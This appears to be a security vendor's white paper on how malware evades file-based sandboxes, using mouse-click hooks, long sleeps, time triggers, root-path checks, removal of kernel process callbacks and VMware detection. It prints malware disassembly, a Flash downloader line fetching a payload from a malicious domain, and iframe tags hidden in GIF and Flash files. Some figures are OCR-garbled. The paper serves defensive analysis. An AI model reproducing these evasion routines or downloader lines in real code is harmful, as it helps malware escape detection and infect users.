# Hot Knives through Butter:

# **Evading File-based Sandboxes**

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### **EXECUTIVE SUMMARY**

Under a tsunami of cyber attacks, file-based sandboxes have become a popular tool for quickly capturing the behavior of file. These file-based sandboxes provide isolated, virtual environments that monitor the actual behavior of the files.

Unfortunately, file-based sandboxes are proving equally oblivious to the latest malware. Attackers are using a variety of techniques to slip under the radar of many sandboxes, leaving systems just a vulnerable as they were before.

We have characterized the methods for evading file-based sandboxes into the following categories:

- Human interaction mouse clicks and dialog boxes
- Configuration-specific— sleep calls, time triggers, execution path, and process hiding
- Environment-specific— version, embedded iframes, and DLL loaders
- Classic VMware-specific— system-service lists, unique files, and the VMX port

This paper explains these techniques in detail to better prepare security professionals to analyze these evolving threats.

# **INTRODUCTION**

Modern malware is dynamic and polymorphic, exploiting unknown vulnerabilities to attack multiple vectors in multiple stages. But attackers have evolved, too. The key for malware authors is determining whether the code is running in a virtual environment or on a real target machine. To that end, malware authors have a developed a variety of techniques.

### **HUMAN INTERACTION**

File-based sandboxes emulate physical systems, but without a human user. Attackers use this key difference to their advantage, creating malware that lies dormant until it detects signs of a human user: a mouse click, intelligent responses to dialog boxes, and the like. This section describes these checks in more detail.

### **Mouse clicks**

Trojan UpClicker, uses mouse clicks to detect human activity<sup>1</sup>. To fool file based sandboxe, UpClicker establishes communication with malicious CnC servers only after detecting a click of the left mouse button. Figure 1 shows a snippet of the UpClicker code, which calls the function *SetWinodwsHookExA* using 0Eh as a parameter value. This setting installs the Windows hook procedure *WH\_MOUSE\_LL*, used to monitor low-level mouse inputs<sup>2</sup>.

```
esp. 8
                          ; dwThreadId
push
        0
        ; 1pModuleName
ds:GetModuleHandleA
eax
push
call
push
push
        offset fn
push
        0Eh
                          ; idHook ; WH_MOUSE_LL
        ds:SetWindowsHookExA
call
mov
        esi, ds:GetMessageA
push
                            wMsgFilterMax
        0
```

Figure 1: Malware code showing hook to mouse (pointer fn highlighted)

The pointer fn highlighted in Figure 1 refers to the hook procedure circled in Figure 2.

```
RESULT __stdcall fn(int nCode, WPARAM wParam, LPARAM 1Param)
    char Dest; // [sp+Ch] [bp-A8h]@3
char v5; // [sp+Dh] [bp-A7h]@3
__int16 v6; // [sp+91h] [bp-23h]@3
_int16 v7; // [sp+81h] [bp-3h]@6
char v8; // [sp+83h] [bp-1h]@6
      if ( !nCode )
                   switch ( wParam )
                             case 0x200u:
                                                                                                                                                                                                                                                                                // WM MOUSEMOVE
                                          memset(&v5, 0, 0x84u);
                                          break;
case 0x201u:
                                                                                                                                                                                                                                                                                // WH LBUTTONDOWN
                                          Dest = 0;
memset(&v5, 0, 0xA4u);
                                          sprintf(&Dest, "u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9i02ks3k7a8u9
                                   ase 0x202u:
                                                                                                                                                                                                                                                                                // WH_LBUTTONUP
                                                                                                                    HookEx(hhk);
                                         sub_401170();
```

Figure 2: Code pointed by pointer fn, highlighting the action for a mouse click up.

This code watches for a left-click on the mouse —more specifcally, an up-click, which is where the Trojan gets its name. When an up-click occurs, the code calls function UnhookWindowsHookEx () to stop monitoring the mouse and then calls the function  $sub\_401170$  () to execute the malicious code.

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<sup>&</sup>lt;sup>1</sup> FireEye. "Don't Click the Left Mouse Button: Introducing Trojan UpClicker." December 2012.

<sup>&</sup>lt;sup>2</sup> Microsoft. "SetWindowsHookEx function." June 2013.

Another APT-related malware file called BaneChant, which surfaced six months after UpClicker, further refined the concept<sup>3</sup>. It activates only after three mouse clicks.

# **Dialog boxes**

Another way of detecting a live target is displaying a dialog box that requires the user to respond. . Malware have seen making use of MessageBox() and MessageBoxEx() API to create dialog boxes in EXE and DLL. The malware activates only after the user clicks

In the same way, malware can use JavaScript to open a dialog box within Adobe Acrobat PDF files using the *app.alert()* method documented in the JavaScript for Acrobat API. Figure 3 shows code that uses *app.alert()* API to open a dialog box. When the user clicks OK, the code uses the *app.launchURL()* method to open a malicious URL.

Figure 3: Javascript code opening a dialog box. (References to specific websites blurred)

# CONFIGURATION

As much as sandboxes try to mimic the physical computers they are protecting, these virtual environments are configured to a defined set of parameters. Cyber attackers, aware of these configurations, have learned to sidestep them.

# Sleep calls

With a multitude of file samples to examine, file-based sandboxes typically monitor files for a few minutes and, in the absence of any suspicious behavior, move on to the next file.

That provides malware makers a simple evasion strategy: wait out the sandbox. By adding extended sleep calls, the malware refrains from any suspicious behavior throughout the monitoring process.

Trojan Nap, takes this approach. Figure 4 shows a a snippet of code from Trojan Nap. When executed, the malware sends an HTTP request for the file "newbos2.exe" from the "wowrizep.ru" domain, which is known to be malicious.

<sup>&</sup>lt;sup>3</sup> FireEye. "Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks." April 2013.

84017EA 84017F0	FF15 28204000 50	CALL DWORD PTR DS:[402028] PUSH EAX	
84017F1	E8 A4F8FFFF	CALL 0040109A	01
84017F6	E8 FEF7FFFF	MOV DWORD PTR SS:[ESP],1FA000 CALL 00401000	Arg1
1401802	A3 D0314000	MOU DWORD PTR DS:[4031D0].EAX	
8401807 840180E	C70424 0090010 E8 EDF7FFFF	MOV DWORD PTR SS:[ESP],19000 CALL 00401000	Hrgl
401813	BE 30214000	MOV ESI,00402130	ASCII "/newbos2.exe"
8401818 840181C	8D7C24 0C	LEA EDI,[ESP+0C] MOVS DWORD PTR ES:[EDI],DWORD PTR DS:LE	Control Control
40181D	A5 A5	MOVS DWORD PTR ES:[EDI], DWORD PTR DS:[E	
40181E	59	POP ECX	
840181F	A3 D4314000 A5	MOV DWORD PTR DS:[4031D4],EAX MOVS DWORD PTR ES:[EDI].DWORD PTR DS:[5]	4
8401825	8D4424 08	LEA EAX.[ESP+8]	Services
8401829 840182A	50 68 40214000	PUSH EAX PUSH 00402140	Arg2 Arg1 = ASCII "wowrizep.ru"
840182F	A4	MOUS BYTE PTR ES: [EDI], BYTE PTR DS: [ESI	Higi - Hocii wowitzep.iu
1401830	E8 E1FEFFFF	CALL 00401716	
1401835	59 59	POP ECX POP ECX	
0401836 0401837	84C0	TEST AL.AL	

Figure 4: Malicious domain and the downloadable executable

Then as shown in Figure 5, the code calls the *SleepEx()* method with a timeout paremeter value of 0x0927C0 (600,000 milliseconds, or 10 minutes). Also, the "alterable" field attribute is set to false to ensure that the programming function does not return until that 10 minutes has elapsed —longer than most sandboxes execute a file sample.




Figure 5: Nap Trojan code calling the SleepEx method

The code also calls the undocumented API method *NtDelayExecution()* as an additional measure to delay any suspicious actions.

Malicious PDF files can use a similar method in the JavaScript for Acrobat API called *app.setTimeout()*. Figure 6 shows code from a malicious PDF file that uses this method to wait 100,000,000 milliseconds, or about 16 minutes, before calling a malicious function named *mystr()*.

```
stringl+="C.=fB utx.knc";
stringl+="E|]|vTKJN`W8j+";
stringl+=".#*-j3:aaZ7";
stringl+="Ird|/;)3C*4{\"U";
stringl+="XM|?EFh!UluO#Y";
stringl+="ek\\*V+PyBJ<Hx";
stringl+="Y&O!Qs8cf4b7M2";
stringl+="ywULKOcBE:zS4";
stringl+="SM+\"!%7.mA`cX_";
stringl+="b?jqR3";
var val = ''
for ( i=0; i<stringl.length; i++){
key2 = key2 % 0x5e;
chárl = stringl.charCodeAt(i) + key2;
if (charl >= 0x7e){
charl = charl - 0x5e;
val += String.fromCharCode(charl);
key2 += charl;
return val;
far launch = app.setTimeOut(mystr(), 1000000);
```

Figure 6: JavaScript for Acrobat code waiting for 1,000,000 milliseconds using the *app.setTimeout()* method before calling the malicious *mystr()* function.

# **Time triggers**

Sometimes, sleep API calls are used with time triggers to execute malware only after a given date and time; sandboxes monitoring the file before that time detect nothing unusual.

Case in point: Trojan Hastati uses the *GetLocalTime()* API method, which imports a pointer to Windows' SystemTime structure to determine the current local date and time.

As shown in Figure 7, the *SystemTime* structure returned the following values (in memory, the hexadecimal pairs are stored in reverse order):

- 07 DD (wYear) 2013
- 00 06 (wMonth) corresponds to June
- 00 01 (wDayofWeek) corresponds to Monday
- 00 11 (wDay) 17

00441100 00441100 00441100 00441100 00441100 00441100 00441110 00441110 00441117 0044117 0044117 0044117 0044117 0044117 0044117 0044117	<ul> <li>FF96 30030000</li> </ul>	PUSH EAX CRLL DWORD PTR DS:[ESI+330] MOV EDI, 4DAD4678 MOVE EAX, WORD PTR DS:[ESI+334] MOVE EAX, WORD PTR SS:[LOCAL.4] CDQ PUSH 64 POP ECX MOVE EAX, WORD PTR SS:[LOCAL.4+2] IMUL EDX, EDX, 64 ADD EDX, EAX
00401200 00401204	• 0FB745 F6 • 6BD2 64	MOVZX EAX,WORD PTR SS:[LOCAL.3+2] IMUL EDX,EDX,64
[00402773	]=7C80A864 (kerne	l32.GetLocalTime) (current registers)
9012FF48	Hex dump DD 07 06 00 01 00 78 FF 12 00 5E 12	

Figure 7: A snippet of Hastati code, highlighting a call to the GetLocalTime() method to determine the current time.

In this case, the malicious code executes because the current time (Monday, June 17, 2013) has passed the detonation trigger (March 20, 2013 at 2:00 P.M.). But if the current time has not reached the detonation trigger, the malware calls a sleep function with the value 0EA60 (60,000 miliseconds), as shown in Figure 8. After that wait, the code checks the time again. If the current time still has not reached the detonation trigger, it calls the sleep function again, and so on, repeating the loop until it is time to detonate.

Figure 8: Malware making use of Sleep call if trigger condition is not met

# **Execution path**

Another giveaway that code is executing in a virtual machine is its location within the file structure. Many sandboxes copy file samples to the root directory and execute them there. On real-world computers, most files are opened from the user's download folder, Windows' "Temporary Internet Files" folder or a user-selected location — rarely the root directory.

At least two methods in the Windows API allow code to determine whether it is running in the root directory: *mmioOpen()* and *GetCommadLineA()*.

#### mmioOpen()

In normal use, the *mmioOpen()* function is used for multimedia files for the following:

- Opening files for unbuffered or buffered I/O
- Creating files
- Deleting files
- Indicating whether files exist

Files opened with the *mmioOpen()* function use to the *MMIINFO* structure to convey the status of files opened. The *adwInfo* member of this structure contains the state information maintained by the I/O procedure.

Figure 9 shows an example of malware code that uses this feature to determine whether it is in the root folder.




Figure 9: Malware making use of mmioOpen function for checking command path

The code works in the following sequence:

- 1. The file attempts to open itself using the *mmiOpenA* function with ".." (up one level of the folder directory) as the *szFilename* parameter.
- 2. If the file is the root directory, going up one level is not possible, creating an "ACCESS\_DENIED" error condition. Windows populates the *MMIINFO* structure with the error condition (condition 5).
- 3. The malware file checks the value returned by the *mmioOpenA* with the instruction "CMP DWORD PTR SS:[LOCAL.5], 0".
- 4. If the return value of the function mmiOpenA is not NULL (that is, if an error has occurred), the *wErrorRet* member of the *MMIOINFO* structure contains the error values.
- 5. The code calls the Windows *KERNEL32.GetLastError* function to get the error value. If the error value is 5 (ACCESS\_DENIED)—a sign that the code is running from the root directory and, therefore, in a virtual machine —the malware remains dormant

#### GetCommadLineA()

Another method for checking whether malware is running in the root directory is using the *GetCommadLineA() API* method. This method retrieves the command-line string for the current process. If the malware is running in the root directory — and presumably, a sandbox — only one backslash character ("/") appears in the string. Example: "C:/filename.exe."

Figure 10 shows code that uses this API method. If only one backslash appears in the command-line string, the malware terminates to avoid detection.

Figure 10: Malware making use of GetCommadLineA() to get the path

# **Hiding processes**

File-based sandboxes spot suspicious malware activity by monitoring all of the processes occurring in the operating system. Many are configured to do this using a Microsoft-provided kernel routine called *PsSetCreateProcessNotifyRoutine*. This routine allows hardware drivers to create or modify lists of software routines to be called when a Windows process is created or terminated. File-based sandboxes can use this information to track system activity and protect critical resources.

Windows maintains an array of internal callback objects with the starting address of *PsSetCreateProcessNotifyRoutine*. Up to eight callbacks may be registered on Windows XP SP2. Unfortunately for non-Microsoft developers, the internal pointer of the initial routine is not exported, and no publicly disclosed method allows third-party applications to easily register for these notifications.

Pushdo accesses *PsCreateProcessNotifyRoutine* to remove all registered callbacks — including those of any security software. Once it has removed the callbacks, it can create and terminate processes without raising any red flags.

For malware authors, the key is finding the internal pointer of *PsSetCreateProcessNotifyRoutine*. Figure 11 shows code extracted from the Windows kernel image (ntoskrnl.exe) using disassembly tool IDA. The code reveals that the pointer offset is contained in x86 assembly of this routine.

```
; Exported entry 910. PsSetCreateProcessNotifyRoutine
PAGE: 885552FA
PAGE:005552FA
                                              ; ----- S U B R O U T I N E -----
PAGE: 005552FA
PAGE: 005552FA
                                             ; Attributes: bp-based frame
PAGE: 885552EA
                                             PAGE: 005552FA
PAGE:005552FA
PAGE:005552FA
PAGE: 885552FA
                                             NotifyRoutine
                                                                = dword ptr 8
= byte ptr 0Ch
PAGE: 005552FA
PAGE: 005552FA
PAGE:005552FA 8B FF
PAGE:005552FC 55
                                                                          ebp
ebp, esp
                                                                 push
PAGE:005552FD 8B EC
PAGE:005552FF 53
                                                                push
                                                                          ebx
PAGE:00555300 33 DR
                                                                          ehv. ehv
PAGE:00555302 38 5D 0C
                                                                          [ebp+Remove], bl
                                                                 cmp
PAGE:00555305 56
PAGE:00555306 57
PAGE:00555307 74 65
                                                                          short Remove equal 0
edi, offset PspCreateProcessNotifyRoutine
PAGE:00555309 BF 60 9D 48 00
PAGE:0055530E
                                             loc_55530E:
PAGE: 0055530E
                                                                                             ; CODE XREF: PsSetCreateProcessNotifyRoutine(x,x)+46↓j
PAGE:0055530E 57
PAGE:0055530F E8 38 7C 01 00
                                                                           ExReferenceCallBackBlock@4 ; ExReferenceCallBackBlock(x)
                                                                 call
PAGE:00555314 8B F0
PAGE:00555316 85 F6
                                                                 mov
test
                                                                          esi, eax
esi, esi
PAGE:00555318 74 1F
                                                                          short loc 555339
PAGE:0055531A 56
PAGE:0055531B E8 63 38 FF FF
                                                                           ExGetCallBackBlockRoutine@4 : ExGetCallBackBlockRoutine(x)
                                                                 call
PAGE:00555320 3B 45
PAGE:00555323 75 0D
                                                                          eax, [ebp+NotifyRoutine]
short loc 555332
```

Figure 11: PsSetCreateProcessNotifyRoutine for ntoskrnl.exe

With this information, Pushdo easily cancels process notifications to security software. The Pushdo code shown in Figure 12 works as follows:

- 1. The malware determines the Windows build number using the *NtBuildNumber* function. For Windows XP, the build numbers are 2600 (32-bit) and 3790 (64-bit).
- The malware gets the runtime address for PsSetCreateProcessNotifyRoutine. The
   jmp\_PsSetCreateProcessNotifyRoutine assembly code fragment, shown in Figure 13,
   contains a jmp to the external PsSetCreateProcessNotifyRoutine routine. The jmp op-code is
   2 bytes long. Therefore, runtime address of PsSetCreateProcessNotifyRoutine (in memory) is
   jmp\_\_PsSetCreateProcessNotifyRoutine + 2.
- 3. The malware linearly scans the assembly code for 0xBF followed 5 bytes later by 0x57. The value immediately after the 0xBF is the internal *PspCreateProcessNotifyRoutine* address.
- 4. From there, the malware simply walks the *PsCreateProcessNotifyRoutine* pointer and NULLs out all callback objects. For Windows XP, the operation code 0xBF is "mov edi," and 0x57 is "push edi."

```
unsigned int i; // eax@6
unsigned int v2; // [sp+Ch] [bp-8h]@6 unsigned __int8 v3; // [sp+12h] [bp-2h]@4 unsigned __int8 v4; // [sp+13h] [bp-1h]@4
if ( (signed __int16)NtBuildNumber == 2195 )
 04 = 0xBAu:
 ∪3 = 0x84u;
else
  if ( (signed __int16)NtBuildNumber != 2600 && (signed __int16)NtBuildNumber != 3790 )
    return 0;
  04 = 0xBFu;
                                                // Check for mov edi op code is BF
 ∪3 = 0x57u:
                                                // 57 is op code for Push edi
if (*(_BYTE*)i == 04 && *(_BYTE*)(i + 5) == 03)
    return \times (\_DWORD \times)(i + 1);
3
return 0.
```

Figure 12: Retrieval of the PsCreateProcessNotifyRoutine

```
; DATA XREF: sub_116A4To
ds:_except_handler3
                                            loc_116F6:
text:000110F6 FF 25 A8 17 01 00
text:000116F6
text:000116F6 CC CC CC CC
                                                               dd 0CCCCCCCCh
text:00011700 CC CC
                                                              db 2 dup(@CCh)
.text:00011702
                                           jmp_PsSetCreateProcessNotifyRoutine: ; DATA XREF: Get_PspCreateProcessNotifyRoutine+3Afo
.text:00011702
text:00011708 CC CC CC CC
text:0001170C CC CC
                                                               dd OCCCCCCCCh
.text:0001170E
.text:0001170E
.text:0001170E
                                            jmp_PsSetCreateThreadNotifyRoutine:
                                                                                          ; DATA XREF: Check_PsSetCreateThreadNotify?+3A1o
                                                        jmp ds:F
.text:0001170E FF 25 D8 17 01 00
.text:0001170E
                                                               align 80h
```

Figure 13: jmp\_\_PsSetCreateProcessNotifyRoutine

### **ENVIRONMENT**

In theory, code executed in a virtual environment should run the same way it does on a physical computer. In reality, most sandboxes have telltale features, enabling attackers to include sandbox-checking features into their malware. This section explains some of those checks in detail.

#### Version checks

Many malicious files are set to execute only in certain version of applications or operating systems. These self-imposed limitations are not always attempts to evade sandboxes specifically; many seek to exploit a flaw present only in a specific version of an application, for example.

But the effect is often the same. All sandboxes have predefined configurations. If a given configuration lacks a particular combination of operating system and applications, some malware will not execute, evading detection.

#### Flash

Figure 14 shows ActionScript code for malicious Flash downloader. The version number of the Flash player installed on the system is an input (variable v) to the *getUrl()* function. The code makes a GET request to a high-risk domain to download a malicious file, f.swf, to exploit a flaw in a specific version of Flash.

```
var v=/:$version;
getUrl("http://www.live322.cn/"+v+"f.swf",_root,"GET");
stop();
```

Figure 14: Malicious Flash downloader with version check

If the sandbox does not have the targeted version installed, the malicious flash file is not downloaded, and the sandbox detects no malicious activity.

#### **PDF**

In a similar manner, the JavaScript code shown in Figure 15 uses the API method app.viewerVersion() to determine the version of the Acrobat Reader installed. The code executes only on systems that have the targeted version — in this case, version 6.0 or later — bypassing sandboxes that do not have a matching version in place.

Figure 15: Malicious Acrobat JavaScripts code with a version check

### **Embedded iframes in GIF and Flash files**

A common approach is hiding iframe HTML elements in otherwise non-executable file, such as GIF picture or Acrobat Flash. By themselves, these files are not executed and therefore exhibit no suspicious behavior in the sandbox.

#### **GIF**

GIF graphic files consist of the following elements:

- Header
- Image data
- Optional metadata
- Footer (also called the trailer)

The footer is a single-field block indicating the end of the GIF data stream. It normally has a fixed value 0x3B. In many malicious GIF files, an iframe tag is added after the footer (see Figure 16).

39	ВЭ	04	ΤĐ	00	C5	ου	ВI	49	υo	00	υe	41	54	- 33	04	I # "O I WC   I M I I O'
df	79	9b	bb	39	al	bb	a3	lf	la	3a	2b	fa	al	5a	fc	ßy>>>9;>>£:+ú;Zü
al	2a	44	<b>a</b> 6	15	58	41	ь5	14	ea	12	d8	03	6b	ee	e8	;*D¦.XAμ.ê.Ø.kîè
10	14	<u>6</u> d	9a	62	a7	05	58	80	08	30	01	13	с9	37	20	mšb§.X€.0É7
00	00	3b	•	3f	6f	62	5f	73	74	61	72	74	28	29	ЗЪ	; k?ob_start();
3f	3е	3с	69	66	72	61	6d	65	20	73	72	63	3d	22	68	?> <iframe src="h&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;74&lt;/td&gt;&lt;td&gt;74&lt;/td&gt;&lt;td&gt;70&lt;/td&gt;&lt;td&gt;3a&lt;/td&gt;&lt;td&gt;2f&lt;/td&gt;&lt;td&gt;2f&lt;/td&gt;&lt;td&gt;77&lt;/td&gt;&lt;td&gt;77&lt;/td&gt;&lt;td&gt;77&lt;/td&gt;&lt;td&gt;2e&lt;/td&gt;&lt;td&gt;72&lt;/td&gt;&lt;td&gt;6f&lt;/td&gt;&lt;td&gt;35&lt;/td&gt;&lt;td&gt;32&lt;/td&gt;&lt;td&gt;31&lt;/td&gt;&lt;td&gt;2e&lt;/td&gt;&lt;td&gt;ttp://www.ro521.&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;63&lt;/td&gt;&lt;td&gt;6f&lt;/td&gt;&lt;td&gt;6d&lt;/td&gt;&lt;td&gt;2f&lt;/td&gt;&lt;td&gt;74&lt;/td&gt;&lt;td&gt;65&lt;/td&gt;&lt;td&gt;73&lt;/td&gt;&lt;td&gt;74&lt;/td&gt;&lt;td&gt;2e&lt;/td&gt;&lt;td&gt;68&lt;/td&gt;&lt;td&gt;74&lt;/td&gt;&lt;td&gt;6d&lt;/td&gt;&lt;td&gt;22&lt;/td&gt;&lt;td&gt;20&lt;/td&gt;&lt;td&gt;77&lt;/td&gt;&lt;td&gt;69&lt;/td&gt;&lt;td&gt;com/test.htm" td="" wi<=""></iframe>
64	74	68	3d	30	20	68	65	69	67	68	74	3d	20	зe	3с	dth=0 helgno 0><
2f	69	66	72	61	6d	65	3е	3с	3f	6f	62	5f	73	74	61	/iframe> ob_sta</td
72	74	28	29	3b	3f	3е	3с	69	66	72	61	6d	65	20	73	rt();?> <iframe s<="" td=""></iframe>
72	63	3d	22	68	74	74	70	3a	2f	2f	77	77	77	2e	72	rc="http://www.r
6f	35	32	31	2e	63	6f	6d	2f	74	65	73	74	2e	68	74	o521.com/test.ht
6d	22	20	77	69	64	74	68	3 <b>d</b>	30	20	68	65	-60	67	68	m" width=0 b lyh

Figure 16: Malicious iframe Tag in a GIF

#### Flash

Similar to GIF files, Flash file can also hide iframe links to malicious websites. Figure 17 shows Flash file code with a malicious iframe element.

Flash is not an HTML rendering engine, so the hidden iframe does nothing when the Flash file is opened in the sandbox. So again, the sandbox detects no malicious behavior.

5e	9d	с5	60	e8	ee	4d	47	13	61	74	ec	cf	e8	20	3a	^OA`èîMG.atìIè :
la	Of	a3	е3	7e	46	6f	a4	a3	7d	60	f4	96	9f	dl	al	£ã~Fo¤£}`ô-ŸÑ;
74	74	18	8c	de	3a	0f	fd	cf	6f	39	f8	e7	5e	7a	6d	tt.ŒÞ:.ýÏo9øç^zm
83	5e	7a	fl	6e	02	9b	e0	62	2e	05	80	7f	be	df	92	f^zñn.>àb€D%ß'
02	bЗ	72	c0	ld	lb	89	27	05	42	d5	3a	fa	bb	25	38	.³rÀ%'.BÕ:ú»%8
95	62	bc	<b>e</b> 2	92	02	77	3с	40	cl	05	42	df	52	50	10	-DaaOA BBRPL
40	66	el	00	46	0c	fe	a4	ff	7f	01	10	h	c0	68	3с	@fá.F.þ¤ÿ□»Ah⊲
69	66	72	61	6d	65	20	73	72	63	3d	68	74	74	70	3a	iframe src=http:
2f	2f	64	61	64	61	73	64	73	61	64	3	61	2e	33	33	//dadasdsadsa.33
32	32	2e	6f	72	67	2f	61	2f	61	36	Zе	68	74	6d	3f	22.org/a/a6.htm?
61	32	37	32	20	77	69	64	74	68	3d	3	30	30	20	68	a272 width=100 h
65	69	67	68	74	3d	30	3е	3с	2f	69	66	72	61	6d	65	eight=0>
3е							٠.		٠.		٠.			-		>

Figure 17: Malicious iframe tag in a Flash file

### **DLL loader checks**

Usually, running a dynamic-link library (DLL) file involves using run32dll.exe or loading the DLL in a process that executes it. Some malware uses a different process, requiring specific loaders to execute the DLL. If the required loader is not present, the DLL does not execute and remains undetected by the sandbox.

Figure 18 shows malware code that computes the hash of the loader to determine whether it is the required loader.




Figure 18: Malware computing the hash of the loader

# **CLASSIC VMWARE EVASION TECHNIQUES**

The sandbox-evasion techniques outlined so far in this paper have been observered present in of advanced malware and APTs. But based on our telemetry data, several classic evasion techniques continue to prove useful to malware writers<sup>4</sup>. VMware, a popular virtual-machine tool, is particularly easy to detect because of its distinctive configuration.

<sup>&</sup>lt;sup>4</sup> Abhishek Singh. "Techniques for Evading Automated Analysis.", Virus Bulletin February 2013.

# **System-service lists**

To detect the presence of a VMware-created sandbox, some malware checks for services unique to VMware, including vmicheatbeat, vmci, vmdebug, vmmouse, vmscis, VMTools, vmware, vmx86, vmhgfs, and vmxnet.

The code shown in Figure 19 uses the function *RegOpenKeyExA()* to check services used by VMware virtual machines. If the function *RegOpenKeyExA()* succeeds, the return value is a nonzero error code.

```
= dword ptr -2Ch
bute ptr -10h
        esp, 3Ch
sub
        eax, [esp+3Ch+var_10]
1ea
        [esp+3Ch+var_2C], eax
[esp+3Ch+var_30], 20019h
mov
mov
         [esp+3Ch+var_34], 0
nov
         [esp+3Ch+var_38], offset aSoftwareUnware ; "SOFTWARE\\UMware, Inc.\\UMware Tools"
nov
nov
         [esp+3Ch+var_3C], 80000002h
call
         RegOpenKeyExA
sub
        esp, 14h
test
        eax, eax
setnz
        al
MOVZX
        eax, al
add
        esp, 3Ch
retn
```

Figure 19: Malware using the function RegOpenKeyExA() to check for VMware tools

# **Unique files**

Another giveaway that the malware code is running in a VMware-created sandbox is the presence of VMware-specific files. Figure 19 shows malware code that uses the *GetFileAttributeA()* function to check for a VMware mouse driver.

```
481D6A
            proc near
                                    ; CODE XREF: sub_401310+316†p
10
           = dword ptr -1Ch
                   [esp+1Ch+var_1C], offset aCWindowsSyst_0; "C:\\WINDOWS\\system32\\drivers\\vmnouse.sys"...
            call
                   GetFileAttributesA
            sub
                   esp, 4
                   eax, OFFFFFFFh
            CRD
           setz
                   al
                   eax, al
            NOVZX
                   esp, 1Ch
            retn
401D6A
```

Figure 20: Malware using GetFileAttributeA() to determine the presence of VMware mouse driver

The *GetFileAttributeA()* function retrieves the system attributes for the specified file or directory. After the function call, the code *cmp eax, 0FFFFFFFh* checks whether the value returned is -1. That value means that the function is unable to retrieve the attributes of the file vmmouse.sys — and therefore, that the code is not executing in a VMware environment.

# VMX communication port

Another obvious indicator is the VMX port that VMware uses to communicate with its virtual machines. If the port exists, the malware remains dormant to avoid detection. Figure 21 shows malware code that checks for the port.

```
sub_405124
                 proc near
                                            CODE XREF: Sub 408
                                          ; DATA XREF: sub 408
arg_8
                 = dword ptr
                 xor
                         eax, eax
                         offset loc_40514C
                 push
                         dword ptr fs:[eax]
                 push
                         fs:[eax], esp
                 nov
                         eax, 'UMXh'
                 nov
